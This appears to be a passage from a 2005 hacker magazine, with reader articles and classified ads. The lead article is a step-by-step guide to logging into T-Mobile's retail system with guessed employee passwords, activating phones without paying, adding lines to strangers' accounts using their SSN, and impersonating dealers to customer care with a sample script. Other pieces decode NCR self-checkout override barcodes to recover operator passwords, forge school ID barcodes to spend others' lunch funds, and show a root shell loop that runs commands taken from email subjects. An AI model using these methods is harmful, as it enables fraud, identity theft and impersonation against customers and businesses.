Now, like I said, Watson is accessible from outside the T-Mobile intranet. You can get to it by going to http://watson3.voicestream.com. Click login to get to the login page. Here it asks you for a username and password. These are the usernames and passwords of each retail employee that needs to get in. At the retail store, the username and password have to be entered before every transaction, so most employees make this something very simple that can be typed in quickly. At the store where I worked, most of the people there used their username as the password. So, if your name was John Thomas, your username might be jthomas and you might set your password to jthomas. The password could be set to anything, but most people just use the username. The best way to get some usernames is to do some social engineering at your local store. Since the username is usually the first letter of the first name and the first six letters of the last name, you can get someone's business card and simply take the name off of that. Keep in mind that if the person's last name is shorter than six letters, there is usually a number at the end. For example, John Smith might be jsmith2. So these might be harder to get.

Once logged in you are presented with the same screen that the employees get in the store. You have the following options:

New Personal Account - Where you would run credit and activate a new personal account.

New Business Account - Where you would activate a new business account.

Add to Existing Account - Used to add a line onto an existing account.

Work in Progress - Used to resume an activation that was interrupted. Asks for the SSN to continue.

View an Existing Service Agreement - Where you can access a service agreement (asks for SSN).

Number Eligibility Query - Used to see if another provider's number can be ported to T-Mobile.

Prepaid Menu - Where you can activate prepaid phones.

POS Menu - Access the POS (does not seem to be accessible from outside the intranet).

Customer Account Management (or CAM) - Used to access the information on existing accounts (does not seem to be accessible from outside the intranet).

SAP Retail Store - I am not sure what this is for. We never used it in the retail store. Does not seem to be accessible from outside the intranet.

Change Password - duh.

Log Off - duh.

Of all of these, only the POS, CAM, and SAP Retail Store seem to be blocked from outside IPs. Only CAM would be useful for our purposes, but we can live without it. Now, the fun comes when you realize just what you can do from here. Have you ever wanted to activate a new account for someone? Have you ever wanted to activate a prepaid phone for free? Have you ever needed to add a line onto some unsuspecting person's account? Well, here is how some of that can be done.

Activating Prepaid (the easy way to go)

Do you have an old T-mobile phone that you want on prepaid without paying for the activation? Then head to the Prepaid menu in Watson. All you need is the SIM card number, the IMEI number of the phone, and a prepaid airtime card. You can put in a bogus name and birthday (which is all that is required) and input the rest. You have to use a virgin SIM so just do some social engineering at a retail store to score one. And you can purchase a $10 prepaid airtime card from the store to use for the activation. You see, when you activate a prepaid phone in the store, the activation is done separately from ringing up the sale. So you can activate it yourself in Watson, then just not pay anything.

Activating Postpaid (the harder way to go)

If you head to New Personal Account, you are asked for a bunch of personal info. This is information that is taken from a driver's license in order to run a credit check. After putting all this in, the credit result will give you a choice of rate plans that you are eligible for. After picking that, the system asks for the SIM card number, the IMEI number from the phone, which city you want your phone number in, and so on. You have to use a virgin SIM so just score one from a retail store with some social engineering. If it all worked correctly, the contract will pop up and you will be activated.

Add to Existing Account

Using this area, it is possible to add a line onto someone's account using only their SSN. After you put in a customer's SSN, you can add on a line similar in process to creating a new account. What you can add depends on that person's credit. I do not recommend actually doing this because that person will definitely find out about it when they get their next bill. So this is only good for short term phone usage.

Another great flaw in T-Mobile's system is their Customer Care department. These guys normally handle most customer issues over the phone, but because of the inefficiencies in the Retail system, it is often necessary for employees to call Customer Care. An employee would have to call in to do credit checks or to activate phones if Watson won't let them. They also call in to change rate plans and to extend someone's contract.

Getting Customer Care to think you are an employee is painfully simple. Every time an employee calls Customer Care, they ask for that employee's first name, first letter of the last name, and a dealer code. All you have to do to get a set of these is to hang around in a retail store long enough for one of the employees to call Customer Care for someone. When they are on the phone, you will hear them give the name and dealer code to the representative. Another way is to get a receipt that the particular employee rang up. On each receipt is an area called Employee ID, or the like, which has the dealer code listed there. Each employee has a unique dealer code that is looked up to make sure it matches the name given. So a typical conversation would go like this:

Customer Care: Thank you for calling T-Mobile. To better assist you, may I have your cell phone number starting with the area code?

Employee: Hi, my name is John and I am a direct dealer for T-Mobile.

Customer Care: OK. May I have the first letter of your last name and your dealer code?

Employee: First letter is T as in Tom and my dealer code is 0045678.

The dealer codes are usually always seven digits long, but it doesn't always start with 00. Another thing is to specify that you are a direct dealer when you identify yourself. These are people who work for direct T-Mobile stores as opposed to authorized agents of T-Mobile. After you give them the info, the rep asks for the customer's phone number and name to verify the account. Sometimes they also ask for the last four digits of the customer's SSN, but most of the time they trust you as a dealer and do what you want to the account. Nine times out of ten, they do what you want without ever wanting to actually speak to the customer. With this total access to the account, you can change almost anything. As long as the name and dealer code match in the system, they are yours to command. And it doesn't matter which department you speak to. They all ask for the same info. So you could talk to Customer Care, Consumer Credit, or Activations and as long as the name and dealer code match, you are golden.

When you call Activations, you could activate phones manually through them without entering the store. First you would talk to Consumer Credit to do a credit check, then you would go to Activations. At Activations, they ask you for the SSN of the customer or Onyx reference number (which you get after the credit check). From there, they verify the name and address info that you ran the credit with. After that, they ask which city you want your phone number in and which rate plan

you want. Then they ask for the SIM card number and the IMEI number from the phone. Remember that it has to be a virgin SIM so score one from a retail store. Now, activating a phone with a rep is not going to do you much good unless you do it under someone else's name. If you did it under your name, you would still be subject to the activation fee and to the annual contract.

Many of these huge security flaws could be easily corrected by blocking access to Watson from outside IP addresses. Changes also need to be made to the verification process that Customer Care goes through to ensure that they are actually speaking to a dealer. Employee ID numbers should not be printed on anything that is given to the customer. With these simple changes, T-Mobile could take active steps in sealing these gaping holes.

So there you go, kids. Have fun, but don't do anything stupid. Now you can truly Get More from T-Mobile.

Shout outs to Amanda, Req, and the rest of the crew at the TPG.

Remote Unix execution via a Cell Phone

by Muskrat

Last night I was sending myself picture messages from my cell phone. I never cease to be impressed by the speed at which information travels, even when sent from a tiny cellular phone. I was also home on Spring Break and I left my computer at my dorm, confident that remote access would be sufficient. So I've been playing with the notion of remotely running commands in an unconventional way.

Naturally I wondered if it would be possible to run commands on my Linux box via my cell phone (from 100 miles away). I fumbled this idea around in my head and decided that the only way to do it would be using text messaging.

Up until this point I had been sending photo messages to my gmail.com account where I could retrieve them and save them manually. I needed a way to either A) retrieve messages from gmail.com automatically or B) send messages "directly" to my machine. Since gmail requires authentication, I decided to go with B (because setting up an automated authentication procedure would be much more complicated than the alternative). I didn't have my system set up as a mail server, so naturally I needed to do that first. I installed the packages for sendmail, procmail, pine, etc. to make sure I had everything I needed. I also read a little bit about the mail delivery process to understand the basics of what was happening. After everything was installed (which was trivial) and activated (i.e., editing inetd.conf, starting up sendmail), I tested to see if my system could actually send/receive mail. I sent a message from gmail to my domain and then checked pine. Sure enough, the message had arrived.

At that point I needed a way to test for a certain string in the new message and perform an action based on that string. Mail (at least for me) was stored in the file /var/spool/mail/muskrat. The file contains the message headers (which contains information such as date, sender, subject, status, and so on) and then obviously the bodies of the messages. So I knew where the information was stored; I just needed a way to pull the desired information from it.

This is where three standard UNIX tools come into play: cat, grep, and awk. Hopefully everyone is familiar with these tools. After a little bit of playing around with various possibilities, I decided the best way to execute would be the following string:

```
polaris:~$ `cat /var/spool/mail/muskrat
➥| grep command | awk '{print $3}'`
```

The breakdown of the command is this: cat will read the mail file and pipe it to grep. Grep searches for the string "command" and pipes the line containing it to "awk". Awk takes the string and prints only the third ($3) field in the line. So if the line was "command test who", awk would only return "who". Finally, the ` and ` around the command indicate to the shell to execute the command resulting from whatever is within ``. So in this case the shell would execute "who".

The most efficient way to avoid screwups I found was to use the Subject: part of the header to specify the command. When using the body of the message, I ran into problems because the phone automatically uses HTML messages.

Now that we can send a command to our machine, we have to be waiting for it. The best way to do this would be a shell script which executes that command we came up with in a loop.

```
------checkmail.sh------
#!/bin/sh
until [ 1 -eq 2 ]; do
`cat /var/spool/mail/muskrat |grep
➥command| awk '{print $3}'`
sleep 2
done
```

So, until 1 eq 2, execute the command, sleep for two seconds, and then execute again. This is an infinite loop because 1 never equals 2. So fire up this shell command using 'sh checkmail.sh' as root (so you can execute commands like reboot), and then go to your cell phone.

Send a picture message (or a text message if you are able to), and specify the Subject as "command reboot". Send the message. If you set up everything properly, your system will broadcast a message and reboot.

```
polaris:~# sh checkmail.sh <-- system
➥waits until the message arrives
```

Broadcast message from root (pts/0) (Thu Mar 17 17:48:03 2005):

```
The system is going down for reboot NOW!
```

I recommend being careful with this for obvious reasons! Hopefully you learned something new like me.

Thanks to people in ##Linux and ##Slackware for some suggestions. Shoutouts to my boys.

NCR: Barcodes to Pass [redacted]

by Bob Krinkle

This article is an addition to one featured in 21:4 titled "Selfcheckout or ATM?" which introduced some of the features and functionality of the NCR E-Series Selfcheckout software. The scope of this article will cover the method of creating operating override barcodes knowing operator numbers and passwords and reversing an existing barcode to operator override number and password.

For this example we will use the operator number 1234, the password 5678, and the barcode will be 4121234802430. It will be easier to discuss this barcode in parts. [412] signifies to the system that the barcode is an operator override barcode. The next set [1234] is the operator override/logon number (those of you familiar with POS know only numbers are typically used and have a limited length). The following four [8024] is the operator's encrypted password, which we will cover more in depth later. And the last two parts consist of a nonstandard checksum [3] and an EAN checksum [0].

Though the EAN checksum can be automatically generated using a number of barcode generators, the nonstandard checksum will have to be figured out by hand. To do this we will first add all of the odd places of the barcode number (excluding the EAN checksum and the nonstandard checksum) and multiply that number by 3 (4+2+2+4+0+4 = 16*3 = 48). You must then add in the skipped numbers (48+1+1+3+8+2 = 63) and the answer is 63. The digit in the ones place will be our checksum.

The password for the operator has been encrypted (barely) to be 8024. Some quick notes about passwords on these systems: passwords can contain only numbers and can be no more than four digits in length. Any passwords less than four digits automatically have 0's inserted in the beginning, which is also encrypted. Due to the limitations of the barcode system it would be my guess that any password with more than four digits (if allowed) would only use the first or last four digits. We continue. In order to encrypt our password the software has added 3 to the first digit, 4 to the second, 5 to the third, and 6 to the fourth and has not carried any placement. So to decrypt our password we should remove 3 from the 8 [5], 4 from 0 (or 10) [6], 5 from the 2 (or 12) [7], and 6 from the 4 (or 14) [8]. Thus our barcode reveals that user operator is 1234 and the password is 5678. The reverse process and adding the checksums can be used to create a barcode from only a logon number and password.

Careful using this software outside the U.S. as these barcodes may be in conflict with some Germany product barcodes as they have the rights to EAN 400-440. Also, since the database of users already exists wouldn't it be possible to add a field for barcodes so passwords wouldn't be part of the barcode at all? This would also make it possible for someone to change the barcode and not the password and to provide limited access to barcode users.

Defeating BitPim Restrictions

by dk00

Okay folks, I'm sure many of you are aware of the problem with BitPim when it comes to downloading more than 20 pictures from your handset. I'm sure many of you had to delete some pictures in order to get BitPim to not cause an exception and crash. I've found a workaround to get all the images out of the handset.

Tools required:

Data Cable
USB -> Serial Drivers
BitPim (latest version .30)
QPST 2.7
UniCDMA 1.095

Now you wonder why you need all these applications? Well, using QPST you can explore the entire file system on the phone. However, you need an SPC code to access this interface. A service programming code is embedded in the phone by your provider and is required to do any real programming to the handset.

UniCDMA can be used to retrieve this code for some handsets/providers. However for me it did not work (I'm with Telus).

If UniCDMA doesn't work for you either, you can use BitPim to access files in the /nmv/nmv/ directory on your handset. Inside this directory are files named nvm_0000, nvm_0001, and so on. Right click on nvm_0000 and do a Hex Dump to see the contents of the file right in BitPim's interface. You should see both Hex and Ascii data. At location 00000010 you should see two sets of digits, both six in length. The first one should be your SPC code that you need to gain access to the QPST interface. There are some rumors that the SPC code might be contained in nvm_0002 in some situations, so just keep on trying to find combinations of six digits to use as your SPC code. In my situation my "phone lock" password was contained in the nvm_0002 file.

Once you've acquired the SPC code and successfully entered it into QPST you have full access (no crashes with 57 photos) to the file system of your handset. Browse to the /cam/ directory and you'll see directories of your pictures (i.e., /cam/pic01.jpg/). Inside these directories are two files: ".desc" and "body". The file "body" is actually the image. Right click and Save to Disk, rename it to pic01.jpg (with the extension), and you're set. You can manually save all the files until you've got less than 20 and you can do it via BitPim. I don't suggest deleting the picture directories from within QPST but via the phone directly.

Be careful and have fun! Always remember to backup your phone data before doing something dangerous. And of course, I'm not to be held responsible if you screw up your handset.

Fun with School ID Numbers

by gLoBuS

I happily opened up my copy of 21:3 a little while ago and read the fascinating article on decoding Blockbuster. While I haven't tried the trick, it got me thinking about barcodes in general. I attend a medium sized high school with about one thousand students and a few hundred faculty members. Our district has several elementary, junior, and senior high schools. Every student and faculty member has a unique ID number for many uses that I will get into later. Although I may show you ways to circumvent a certain school's security, please insert the standard disclaimer here and don't do anything stupid.

The Discovery

An art student at my school was working on a project one afternoon when I came into the art room. This student had used the barcode generator from barcodesinc.com to generate a random code for artistic expression in her project. Anyways, I was passing through on my way to lunch when I noticed this. With wallet in hand and eyes on my student ID card, the light bulb flashed. I should see if I can recreate my own barcode online. So for the fun of it I tried. Using the proper symbols (which I guessed), I was able to make a JPEG file of my ID card's barcode. Well this is all good, but what use is this to me if it's my own number? So I found a friend who willingly gave me his number and I got to work.

The Application

Using plain old MS-Word, I was able to print up the proper sized barcode to fit on the back of my card. Using my friend's ID number on my card, we went up to the lunch line. Lunch was almost over so it was fairly quiet. I had the lunch lady check the balance on the account and, sure enough, my friend's name showed up on the screen. She reminded me that I only had $5 left in my account and we happily returned back to the art room. Once we got there I got to thinking.

The Possibilities

This ID is used for not only lunch accounts, but also computer logins, book checkouts, and teachers have many other uses for them. I brought my findings to my computer class teacher. He was shocked and amazed that the account numbers are as accessible and reproducible as they are. He had me copy his ID for him and it was a carbon copy of his. Being that he is on staff and that he was once a computer repairman for the district he reminded me of the access that his card granted him. His barcode, along with other teachers, could be read and used to gain access to the school. If activated his card would give him the right to go to the main district server room. Going to my next class, I remembered that I was able to access my grade's mass listing of student ID numbers. By going up a few levels from my user account on our network, I was able to see all the ID numbers for every student in alphabetical order.

Conclusion

I asked my computer class teacher to bring this to the attention of the right people and not implicate me on the way. He did and we're waiting for the change to take place. Until then, I plan on paying for my lunch with cash.

Remote Secrets Revealed

by The AntiLuddite

I somehow reached my mid 30s without buying a new car and I had no desire to buy one when I accompanied my girlfriend to a nearby Toyota dealership. I merely wanted to help her find a replacement for her 1991 Camry. After test driving a number of cars, haggling with the salesman, a tearful scene as the old car was driven away, and a couple of hours in the tentacled embrace of the finance department, we fell back out of the rabbit hole and discovered that I was the legal owner of a 2005 RAV4.

And this is where my story begins.

About two weeks after the purchase, my girlfriend threw her security remote against the garage door. I'll omit the details of her feud with the car and get to the point: her remote no longer armed or disarmed the security system.

An LED still flashed at the tip of the banana-shaped remote when I pushed the red button or either of the smaller black and green buttons, so I knew some life yet remained. I suspected the blow caused it to lose synchronization with the vehicle. A yellow sticker on the back read:

"If you press the red button on your transmitter and the red light turns on but your vehicle does not respond, press and release the red button two times within one second."

Simple enough. I pressed and released, pressed and released the button within one second. The remote still didn't work. There was a suggestion that timing was important. For five minutes I clicked, slowly, then slower, then gradually increasing the frequency of my clicks as I tried to hit just the right interval. I finally decided to consult the owner's manual like a good little consumer.

The booklet said nothing about this particular device; the figures weren't correct and the text described an entirely different remote. I did manage to find a small plastic packet with a yellow card though. It read like a trade show blurb:

"Each time you press a button on the transmitter, a new code number is sent to the vehicle and the vehicle will no longer respond to an older code number. This eliminates the possibility of a thief reading your code as you disarm your system, then re-sending that code later to gain access to your vehicle. Some high tech thieves use an electronic device known as a 'code grabber' to do just that!"

The remainder of the card was an elaboration of the instructions on the back of the remote itself. The bulk of the text had an annoying number of exclamation points, as if it had been written to be read to children during story time

at the local public library.

I know some devices get wonky when their power supplies run low so I decided to replace the batteries. The case only had a single screw. The interior was sparse; the most interesting feature was a lone chip marked NTK03T. The battery was a generic 12V MN21/23 that I replaced with a Duracell. This is a battery that had aspirations to become a AAA but failed halfway; it's a small, unusual battery most commonly used in garage door openers and security remotes.

I went back outside to the car. The LED winked as brightly as before, but the car refused to acknowledge my thumbing. I was desperate, so I tempted madness by double clicking the red button again expecting a different result. I put the key in the ignition and turned it on, still clicking the remote. The device lay in my hand like a broken toy.

I remember the ubiquitous HP calculators from my college days and how they could program each other through their infrared ports. I had another, working, remote, so for a few minutes I tried to program the mute with its twin but I was still denied.

I was getting nowhere with my investigation. I decided to let the dealer take care of it. This was my first visit to the dealer's service center since the purchase and I was optimistically expectant, fool that I was.

I found a disinterested clerk who said he would try to find someone to examine my remote but "it might take some time." After waiting an hour and a half (I'm not exaggerating), a technician walked over and verified that the remote was indeed out of synch with the car. He told me I could wait in the customer lounge while he fixed it, so I followed him outside.

I didn't have a good vantage point but I could see the tech was pressing the valet switch under the dash. This was curious. None of the documentation mentioned that the valet switch was used to program the remote.

For those with cars that lack one, the valet switch is a small, push-button toggle with an LED, usually located on the driver's side but sometimes under the seat or in the glove box, that temporarily disables the security system so you don't have to hand your remote to a car attendant. It's often used to disable the alarm when it's accidentally triggered.

As the guy began fingering the dash, the car started honking and blinking its headlights, seemingly in distress, like a large animal being violated by a veterinarian. I realized the chatter was some kind of feedback. The tech hopped out, said it was fixed and started to walk away. I went after him for an explanation. After five minutes of his reassurances that if it ever faulted again he would be happy to take care of it, I realized that I wasn't going to get the data I needed without pinning him to the ground and holding my keys to his throat. At least he didn't charge me.

I drove back to my townhouse and discovered that the green button on the remote still didn't work. This is the button that turns on the headlights for thirty seconds. It's a nice feature to have when you've lost your car in a parking lot so well that you can't hear the horn. Okay, so it wasn't essential but it still meant I had a device with a non-working function. I couldn't sleep until I fixed it.

I began to experiment with various combinations of valet-switch presses and remote-button clicks. The car began bleating loudly again and flashing its lights. I succeeded in programming the green button with the functions of the red button - and pissing off my neighbors who stared at me through their windows. The designers obviously intended the programming to be noisy; it was almost as bad as the alarm. At least no one can reprogram the system without the owner's knowledge. Since I wanted to keep living here - and keep living period - I decided to find an empty parking lot to continue my experimentation.

But first I decided to consult the Internet for programming information using two clues from the remote's shell: a white label - TDS - and an FCC ID of ELVAT5G. I felt like kicking myself for not running a search earlier.

Toyota's website had absolutely nothing to offer. I was able to identify the remote using a remote wholesaler's website, but they only offered programming instructions with a purchase from their site. Another site offered the instructions separately but for an inflated fee, and with a stated disclaimer that they made no refunds or guarantees that the information was even valid. A seller on eBay auctioned car remote instructions (though not my model), and I was struck by the unfairness of the whole situation.

I had two choices: I could pay an additional fee to acquire operational information for a device I'd already paid for, or I could resign myself to returning the car to the dealer whenever the remote needed to be reprogrammed and just accept the hour and a half wait for something I could do myself in less than a minute. Some dealers even charged for this service. I was not happy.

I discovered that my device was closely related to another remote known by the FCC ID of APS95BT3. It operated at 434 MHz. It was manufactured by a company known as Prestige, which appeared to be a subsidiary of Audiovox. Audiovox had wisely and graciously included a manual on their website rather than charge for it. The manual didn't describe an exact procedure for my remote, but the documentation was very close and helped immensely.

Below I've paraphrased the programming instructions in the manual and added some clarifying information that wasn't in the guide, as well as some personal experiences. Those wanting the information straight from the source should point their browsers to http://www.audiovox➥.com and select the Find a Product -> MOBILE -> Car Security and Remote Start Systems.

How to Program a Prestige/ TDS/Audiovox (APS95BT3/ELVAT5G) Remote:

The remote is a three-button, seven-channel transmitter. Most car security systems only have three or four channel receivers; theoretically, the higher channels in the remote can be programmed for an additional car, but I did not test this. Below is a table outlining the channels:

Transmitter Channel	Buttons	Receiver Channel	Function
1	1	1	Remote arm and disarm
			Remote emergency panic
			Remote door lock/unlock
2	2	2	Pulsed output for accessories (lock/unlock w/o alarm on my car)
3	3	3	Switched output for accessories (nothing on my car)
4	2, 3	4	Switched output for accessories (Headlights on my car)
5	1, 2	-	-
6	1, 3	-	-
7	1, 2, 3	-	-

The following procedure will program a new remote or reprogram an unsynchronized remote. Any discrepancies or clarifications are in parentheses.

Note: Each step must be performed within 15 seconds of the previous step or the system will exit programming mode.

1. Turn the ignition key to the "ON" position. (You do not need to start the engine).

2. Flip the valet switch on-off, on-off, on-off. (My valet switch is on when pushed in and the light is off. Conversely, it is off when popped out and the light is on. Whatever your configuration, the switch needs to be cycled three times.)

3. The valet LED flashes once (it repeats a single flash pattern) and the siren (horn) chirps once to indicate the system is ready to program channel 1.

4. Press and hold transmitter button 1 (or whatever button you want to program on the remote) until the siren sounds a long chirp (horn blast), indicating the signal has been stored into memory.

5. Flip the valet switch on then off (one cycle).

Here the process repeats for transmitter channels 2 to 4:

6. The valet LED flashes twice (a repeating double flash) and the siren chirps twice to indicate the system is ready to program channel 2.

7. Press and hold transmitter button 2 until the siren sounds a long chirp, indicating the signal has been stored into memory.

8. Flip the valet switch on then off.

9. The valet LED flashes three times (a repeating triple flash) and the siren chirps three times to indicate the system is ready to program channel 3.

10. Press and hold transmitter button 3 until the siren sounds a long chirp, indicating the signal has been stored into memory. (Important: I could not program transmitter channel 3 (button 3) for receiver channel 3. I do not know what receiver channel 3 is used for in my car's security system, or if it's even there. This is why the Toyota tech couldn't get the green button to work. I had to skip step 10 and continue with step 11, and program transmitter channel 3 (button 3) for receiver channel 4. This restored the remote headlight function to my green button.)

11. Flip the valet switch on then off.

12. The valet LED flashes four times (a repeating quadruple flash) and the siren chirps once to indicate the system is ready to program channel 4.

13. Press and hold transmitter button 4 until the siren sounds a long chirp, indicating the signal has been stored into memory.

End the process:

14. Turn the ignition key off. The siren will sound one short chirp followed by one long chirp to signal the system has left program mode.

I hope that someone finds this information useful and it spares them the frustration and loss of time that I experienced attempting to use what is otherwise a great product. I think it's worth noting that none of the security system documentation from Toyota that was included with this brand new car was even "remotely" helpful.

Marketplace

Happenings

WHAT THE HACK! Times have changed: Terrorism, metal detectors, special new laws, and our leaders getting ever closer to their dream of "knowing it all." It's been a crazy almost four years since the last time all the tribes of the hacker universe camped out in The Netherlands at HAL2001. High time to get together, meet, reflect, show our projects, and discuss our ideas. No matter whether you're into Figuring out what they're up to, doing something about it, or having a good time with some of the smartest and funniest people we know of, come to What The Hack, July 28-31, near Den Bosch, The Netherlands. For more information, visit http://whatthehack.org.

INTERZONE GOES WEST! While the Atlanta Interz0ne stays hacker con, Interz0neWest will be a more professional style I.T. conference, carrying on in the tradition of "effecting change through education." Along with Interz0neWest, GRAYAREA - the non- traditional security academy - will be happening, teaching methodologies and skills instead of test answers! San Francisco Bay Area in early October 2005. See interz0ne.com or grayarea.info for the latest details.

PHREAKNIC 9: THE REVOLUTION WILL NOT BE TELEVISED. Join the longest running technology and culture convention in the Southeast for our ninth year of communication, conflagration, madness, moxie, and general mayhem. We'll have technical presentations, sci-fi and tech culture exhibits and panels, and the usual round of paranoid ramblings and conspiracy theories. Come learn, teach, and make merry with us - before the Ministry of Truth can tell you not to! October 21-23, 2005. More info at http://www.phreaknic.info.

For Sale

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

CHECK OUT JEAH.NET for reliable and affordable Unix shells. Beginners and advanced users love JEAH's Unix shells for performance-driven uptimes and a huge list of Virtual Hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast and stable hosting for your web site, plus the ability to register and manage your own domain name. All at very competitive prices. Special for *2600* subscribers: Mention *2600* and receive setup fees waived. Look to www.jeah.net for the exceptional service and attention you want.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a Network Security and Internet Privacy consulting firm and supplier of networking hardware. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Easy returns! Buy with confidence! After all, Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

ONLINE SERVICES. Web hosting, cheap domains, great dedicated servers, SSL certs, and a lot more! Check out www.Nob4.com.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

HACKER T-SHIRTS AND STICKERS at JinxGear.com. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kickass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.Jinx.com!

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your *2600* reader price discount.

FILE TRACKING SOFTWARE: File Accountant(TM). Windows XP and later. Creates a list of files on your hard drive. Run it before and after installing new products and/or updates to discover which files are added/changed/deleted. Print lists. Other features. More information at: http://abilitybusinesscomputerservices.com/fa.html or fa.info@abilitybusinesscomputerservices.com.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

CABLE TV DESCRAMBLERS. New. (2) $79 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

